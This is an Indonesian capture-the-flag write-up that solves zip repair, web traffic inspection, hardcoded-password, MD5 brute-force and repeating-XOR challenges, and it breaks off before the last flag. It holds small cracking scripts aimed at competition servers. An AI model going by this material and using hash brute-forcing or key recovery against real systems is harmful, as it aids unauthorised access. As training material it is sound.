
<http://91.208.197.28/wp-content/uploads/2023/02/uIxE3cA2woR4q5AoJrHNO82CqW7.jpg>

<http://91.208.197.28/wp-content/uploads/2023/02/wAkPm3wcHRqZl8XjUI3Y2chYq2.jpg>

Sesuai hint dan format flag yang diberikan.

FLAG : LKSSMK{ALONE_AT_NIGHT_and_TEEN_WOLF_THE_MOVIE}

Decay



Hint : hmm struktur zip ini emang agak rumit ya ada header,central,dan end central

File : flag.zip, struktur header, central dan end central yang rusak sehingga tidak bisa diekstrak.

LANGKAH PENYELESAIAN :

Gunakan perintah zip -FF untuk memperbaiki file zip

```
Fixing archives:  
-F      attempt to fix a mostly intact archive (try this first)  
-FF     try to salvage what can (may get more but less reliable)  
Fix options copy entries from potentially bad archive to new archive.  
-F tries to read archive normally and copy only intact entries, while  
-FF tries to salvage what can and may result in incomplete entries.  
Must use --out option to specify output archive:  
    zip -F bad.zip --out fixed.zip  
Use -v (verbose) with -FF to see details:  
    zip reallybad.zip -FF -v --out fixed.zip  
Currently neither option fixes bad entries, as from text mode ftp get.
```

```
zip -FF flag.zip --out new.zip
```

```
[(umarbaharun@umarhyl)-[~/Documents/Seleksi/Decay]]  
$ zip -FF flag.zip --out new.zip  
Fix archive (-FF) - salvage what can  
    zip warning: Missing end (EOCDR) signature - either this archive  
                is not readable or the end is damaged  
Is this a single-disk archive? (y/n): y  
Assuming single-disk archive  
Scanning for entries...  
    zip warning: unexpected signature 50 4b 04 03 on disk 0 at 0  
  
    zip warning: skipping this signature...  
    zip warning: unexpected signature 50 4b 02 01 on disk 0 at 14801  
  
    zip warning: skipping this signature...  
    zip warning: unexpected signature 50 4b 06 05 on disk 0 at 14855  
  
    zip warning: skipping this signature...  
zip warning: zip file empty
```


Disini terlihat ada 3 bagian yang error. Untuk memperbaikinya saya menggunakan hexedit kali linux. Copy hex yang error lalu cari hex menggunakan hexedit dengan menekan ctrl s, lalu perbaiki.

hexedit flag.zip, untuk error yang pertama berada pada signature header zip.

```
umarbaharun@umarhyl: ~  
50 4B 04 03 14 00 00 00 08 00 56 9C 50 56 6B  
A5 15 01 E9 4E 49 09 95 30 00 29 11 D8 B4 B0  
D7 BD 67 8F 01 2C D6 5E 6B E6 F3 7C 62 AE B9  
D7 09 85 3A D7 8A FC 60 45 71 9E A3 85 93 02  
21 3E 11 41 7E 31 2E 67 09 01 41 3E 01 7E 11  
25 78 79 6D 9D FE 7E 1E AE E0 75 47 DB F3 F2  
A4 A3 A9 B9 84 BA 82 D2 DF 2F 85 FF A4 D8 FE  
92 FE B5 28 05 33 27 13 C7 C7 F6 CE 8F ED 6C  
8E F0 FF 4B 2B 4D 4D 24 9C 1F 3B 63 CC FE AD
```

Gunakan https://en.wikipedia.org/wiki/List_of_file_signatures untuk mencari signature header zip yang benar. 50 4B 03 04 adalah header yang benar, ternyata 2 byte dari setiap struktur yang error hanya lah ditukar jadi untuk memperbaikinya saya menukar setiap 2 byte terakhir dari struktur yang error.


1. 50 4B 04 03 => 50 4B 04 03



umarbaharun@...: ~ %


Address	Hex	Dec
00000000	50 4B 03 04	80 EE C2 F6
00000034	A5 15 01 E9	40 5E BE C9
00000068	D7 BD 67 8F	01 2C D6 5E
0000009C	D7 09 85 3A	D7 8A FC 60
000000D0	21 3E 11 41	45 71 9E A3

2. 50 4B 02 01 => 50 4B 01 02




Address	Hex	Dec
C8 6B 12	80 EE C2 F6	4A 93 11 CD
D0 6C 0C	A1 E4 AC 6A	40 5E BE C9
E0 FB E0	2C 1F 40 FA	CA CA 62 AC
C8 8A 31	15 8E 68 2E	32 5E E8 31
FE F1 72	E1 3F 1D FE	39 F2 F8 2B
7D 89 BC	5F 4B 8B 85	49 98 9A 99
23 FF FF	05 50 4B 01	B5 1D D5 7E
	02 14 00 14	DD 29 CE 5F
	00 00 00 08	7D 89 BC

3. 50 4B 06 05 => 50 4B 05 06



Address	Hex	Dec
D0 6C 0C	A1 E4 AC 6A	40 5E BE C9
E0 FB E0	2C 1F 40 FA	CA CA 62 AC
C8 8A 31	15 8E 68 2E	32 5E E8 31
FE F1 72	E1 3F 1D FE	39 F2 F8 2B
7D 89 BC	5F 4B 8B 85	49 98 9A 99
23 FF FF	05 50 4B 01	B5 1D D5 7E
	02 14 00 14	DD 29 CE 5F
	00 00 00 08	7D 89 BC
6C 66 2E	70 6E 67 50	4B 05 06 00
	00 00 00 01	00 00 00 00

Lalu ketik perintah zip -FF flag.zip --out new.zip untuk mengekstark, dan buka isinya



The screenshot shows a terminal window with a dark background and white text. On the left, there is a command-line session:

```
(umarbaharun@umarhy1) [~/Documents/Seleksi/Decay]
$ zip -FF flag.zip --out new.zip
Fix archive (-FF) - salvage what can
Found end record (EOCDR) - says expect single disk archive
Scanning for entries...
copying: galf.png (14763 bytes)
Central Directory found...
EOCDR found ( 1 14855)...

(umarbaharun@umarhy1) [~/Documents/Seleksi/Decay]
$ unzip new.zip
Archive: new.zip
  inflating: galf.png

(umarbaharun@umarhy1) [~/Documents/Seleksi/Decay]
$ open galf.png

(umarbaharun@umarhy1) [~/Documents/Seleksi/Decay]
$ XML parsing failure


```

On the right, a window titled "galf.png" displays the text "LKSSMK{H00ray_f1n4lly_y0u_c4n_3xtr4ct_1t}".

FLAG : LKSSMK{H00ray_f1n4lly_y0u_c4n_3xtr4ct_1t}

WEB

Ez Hengker



Web : <http://203.89.28.27:7102/>

LANGKAH PENYELESAIAN :

Inspect website lalu pilih masuk ke menu network.

The screenshot shows the NetworkMiner tool interface with the following details:

- Header:** Luu spesies hengker apaan bang? by Guahhh
- Content:** Hengker adalah makhluk yang hidup di bumi, dan juga merupakan makhluk yang paling berbahaya di bumi.
- Network Tab:** White Hat →, Black Hat →, Grey Hat →, Blue Hat →
- Network Statistics:** 12 requests | 364 B transferred | 291 kB resources | Finish: 450 ms | DOMContentLoaded: 85 ms | Load: 85 ms
- Table:** Shows network traffic details with columns: Name, Status, Type, Initiator, Size, Time, Waterfall.

Name	Status	Type	Initiator	Size	Time	Waterfall
framework-2c79e2a64abdb08b.js	200	script	(index)	(memory cache)	0 ms	
main-1f1614dbaa7ee555.js	200	script	(index)	(memory cache)	0 ms	
_app-70d5eb0091998c.js	200	script	(index)	(memory cache)	0 ms	
index-2264f47c0051f58c.js	200	script	(index)	(memory cache)	0 ms	
_buildManifest.js	200	script	(index)	(memory cache)	0 ms	
_ssgManifest.js	200	script	(index)	(memory cache)	0 ms	
data	304	fetch	index-2264f47c0051f58c.js:1	205 B	360 ms	

Klik pada bagian data dan flag akan terlihat.


The screenshot shows the Network tab in the Chrome DevTools. A single request labeled 'data' is listed. When the 'Preview' tab is selected, the JSON response is displayed:

```
{title: "Hengker",...}  
description: "Hengker adalah makhluk yang hidup di bumi, dan juga merupakan makhluk yang paling berbahaya di bumi  
flag: "LKSSMK{h3ngk3r_berk3las_selalu_m3ng3cek_traffic_n3tw0rk}"  
hacks: [{title: "White Hat",...}, {title: "Black Hat",...}, {title: "Grey Hat",...}, {title: "Blue Hat",...}]  
title: "Hengker"
```

FLAG : **LKSSMK{h3ngk3r_berk3las_selalu_m3ng3cek_traffic_n3tw0rk}**

REVERSE ENGINEERING

first rev



Hint : analyze basic input in c


File ezrev.c :

```
ezrev.c ✘
1 #include <stdio.h>
2
3 int main () {
4     char password[9];
5     printf("Enter password: ");
6     scanf("%8s",password);
7     if (strcmp(password, "adminlks") == 0)
8     {
9         printf("Welcome admin!\nFlag: LKSSMK{%s}",password);
10    }else{
11        printf("Login failed!");
12    }
13 }
14
```

Pada kode diatas flag akan muncul jika password yang diinputkan cocok dengan kata kunci "adminlks". Jika password yang dimasukkan sesuai, maka program akan mencetak pesan sambutan "Welcome admin!" serta mencetak sebuah flag dengan nilai password. Jika password yang dimasukkan tidak cocok, maka program akan mencetak pesan "Login failed!".

LANGKAH PENYELESAIAN :

Compile program, lalu jalankan dan masukkan password “adminlks”.




The screenshot shows a terminal window with the title "Terminal". The terminal displays the following text:

```
Enter password: adminlks
Welcome admin!
Flag: LKSSMK{adminlks}ks")
nprintf("Welcome admin!\nFlag: LKSSMK{%s}",password);
(program exited with code: 0)
Press return to continue
```

FLAG : LKSSMK{adminlks}

authorization



nc 203.89.28.27 7104

file authorize.py

```
authorize.py
1  from hashlib import md5
2
3  password = ['ea5d2f1c4608232e07d3aa3d998e5135', 'f899139df5e1059396431415e770c6dd',
4  '2723d092b63885e0d7c260cc007e8b9d', 'f457c545a9ded88f18ecee47145a72c0',
5  '5f93f983524def3dca464469d2cf9f3e', 'e2c420d928d4bf8ce0ff2ec19b371514',
6  '9a1158154dfa42cadbd0694a4e9bdc8', '5f93f983524def3dca464469d2cf9f3e',
7  'c45147dee729311ef5b5c3003946c48f', '38b3eff8baf56627478ec76a704e9b52',
8  '5f93f983524def3dca464469d2cf9f3e', '6974ce5ac660610b44d9b9fed0ff9548']
9
10
11 p = input('>> ')
12 a = 0
13 x = [md5(str(ord(m)).encode()).hexdigest() for m in p]
14 for i in range(len(password)):
15     if x[i] == password[i]:
16         a += 1
17     else:
18         print('salah')
19         break
20 if a == len(password):
21     print(open('flag.txt','r').read())
22
```

Kode diatas mencocokkan input dengan daftar hash nilai password yang tersimpan dalam variabel password. Pengguna diminta untuk memasukkan password dan kemudian hash nilai setiap karakter dalam password tersebut menggunakan fungsi md5. Kemudian, program memeriksa apakah hash nilai yang dihasilkan sama dengan hash nilai password yang tersimpan dalam variabel password. Jika semua hash nilai cocok, maka program akan mencetak pesan flag yang diambil dari "flag.txt".

LANGKAH PENYELESAIAN :

```
authorise.py  solver.py < ...  
solver.py > ...  
1 import hashlib  
2 import itertools  
3  
4 def decodemd5(md5):  
5     chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}'  
6     max_length = 8  
7     for length in range(1, max_length + 1):  
8         for guess in itertools.product(chars, repeat=length):  
9             guess = ''.join(guess)  
10            if hashlib.md5(guess.encode()).hexdigest() == md5:  
11                return guess  
12        return "Couldn't crack the hash"  
13  
14 hash_list = [  
15     "ea5d2f1c4608232e07d3aa3d998e5135",  
16     "f899139df5e1059396431415e770c6dd",  
17     "2723d092b63885e0d7c260cc007e8b9d",  
18     "f457c545a9ded88f18ecee47145a72c0",  
19     "5f93f983524def3dca464469d2cf9f3e",  
20     "e2c420d928d4bf8ce0ff2ec19b371514",  
21     "9a1158154dfa42caddbd0694a4e9bcd8",  
22     "5f93f983524def3dca464469d2cf9f3e",  
23     "c45147dee729311ef5b5c3003946c48f",  
24     "38b3eff8baf56627478ec76a704e9b52",  
25     "5f93f983524def3dca464469d2cf9f3e",  
26     "6974ce5ac660610b44d9b9fed0ff9548"  
27 ]  
28 flag = ''  
29 for string in hash_list:  
30     flag += decodemd5(string) + " "  
31 print(flag)
```

Saya membuat kode untuk mendeskripsi hash dengan brute force atau mencoba semua kombinasi dari karakter alfabet, angka, dan karakter khusus "{}". Lalu jalankan kode python.

```
(umarbaharun@umarhyl) - [~/Documents/Seleksi/authorization]  
$ python3 solver.py  
64 100 109 49 110 71 52 110 116 101 110 103
```

64 100 109 49 110 71 52 110 116 101 110 103

Diperoleh int dengan tipe desimal, saya menggunakan cyber chef untuk men decode nya.

Recipe

From Decimal

Delimiter Space Support signed values

Input

64 100 109 49 110 71 52 110 116 101 110 103

Output

@dm1nG4nteng

Lalu menjalan nc

```
(umarbaharun@umarhyl)-[~]
$ nc 203.89.28.27 7104
>> @dm1nG4nteng
flag = LKSSMK{bingung_mau_buat_reverse_apa_iki_wae_gampang}
```

FLAG : LKSSMK{bingung_mau_buat_reverse_apa_iki_wae_gampang}

Randomize

Challenge 1 Solves X

Randomize

500

Sial Teracak-acak karena XOR,aku harus mendapatkan key nya agar gambar ini dapat kembali normal!!!

Author : Radhit

[View Hint](#)

[enc.png](#) [enc.py](#)

[Flag](#) [Submit](#)

Hint : kemajuan ternyata key nya adalah header png

File enc.py :

```
enc.py > ...
enc.py > ...
1 import random
2 key = [random.randint(1, 255) for i in range(8)]
3 a = open('dec.png', 'rb').read()
4 flag = b""
5 for i in range(len(a)):
6     flag += (a[i] ^ key[i % len(key)]).to_bytes(1, 'little')
7 open('enc.png', 'wb').write(flag)
```

Kode tersebut mengenkripsi file "dec.png" dengan kunci acak 8-byte menggunakan operasi XOR dan menyimpan hasilnya sebagai file "enc.png".

File enc.png : error karena file sudah melalui proses enkripsi sesuai kode diatas


LANGKAH PENYELESAIAN :

Untuk mendapatkan file "dec.png" kembali, dapat dilakukan proses dekripsi dengan menggunakan kunci yang sama. Untuk mendapatkan file "dec.png" kembali, dapat dilakukan proses dekripsi dengan menggunakan kunci yang sama. Dari hint didapatkan bahwa kuncinya merupakan header png.

The first eight bytes of a PNG file always contain the following values:

(decimal)	137	80	78	71	13	10	26	10
(hexadecimal)	89	50	4e	47	0d	0a	1a	0a
(ASCII C notation)	\211	P	N	G	\r	\n	\032	\n

tetapi setelah mencoba untuk mendeskripsikan gambar enc.png menggunakan kunci-kunci di atas, hasilnya tetap salah. Jadi saya mencoba untuk menyalin magic byte hexadecimal dari gambar enc.png lalu mendocednya menggunakan <https://www.dcode.fr/xor-cipher>.



XOR DECODER

★ TEXT TO BE XORED (MULTIPLIED BY XOR)
Hexadecimal Extended ASCII [00-FF] (Automatic Detection)

```
4F1C55AF95306075  
C64C1BE5D1723E2D  
C64C18C8983A7BEF  
CE4A1BE8986C5F7B  
F24C1BE8914A3226  
B54C1BE65C3A7A71  
624D8EC396217A7F
```

ENCRYPTION/DECRIPTION METHOD

AUTOMATIC (BRUTEFORCE 1 TO 16 BYTES) [?](#)

USE THE BINARY KEY

USE THE HEXADECIMAL KEY

USE THE ASCII KEY

KNOWING THE KEY SIZE (IN BYTES)

★ RESULTS FORMAT ASCII (PRINTABLE) CHARACTERS

HEXADECIMAL 00-7F-FF

DECIMAL 0-127-255

OCTAL 000-177-377

BINARY 00000000-11111111

INTEGER NUMBER

FILE TO DOWNLOAD

► ENCRYPT / DECRYPT


Memasukkan panjang kunci yaitu 8 byte, saya mendapatkan kunci

c64c1be8983a7a7f

Lalu mencoba mendeskripsikan gambar enc.png menggunakan kunci ini.

```
solver.py > ...  
solver.py > ...  
1  key = bytes.fromhex('c64c1be8983a7a7f') # byte => hex  
2  a = open('enc.png', 'rb').read() # baca enc.png  
3  flag = b""  
4  for i in range(len(a)):  
5      flag += (a[i] ^ key[i % len(key)]).to_bytes(1, 'little') # Meng-XOR setiap byte dari gambar menggunakan kunci  
6  open('dec.png', 'wb').write(flag) # taruh di dec.png  
7  print(key)  
8
```

Jalankan kode python dan mendapatkan gambar dec.png.

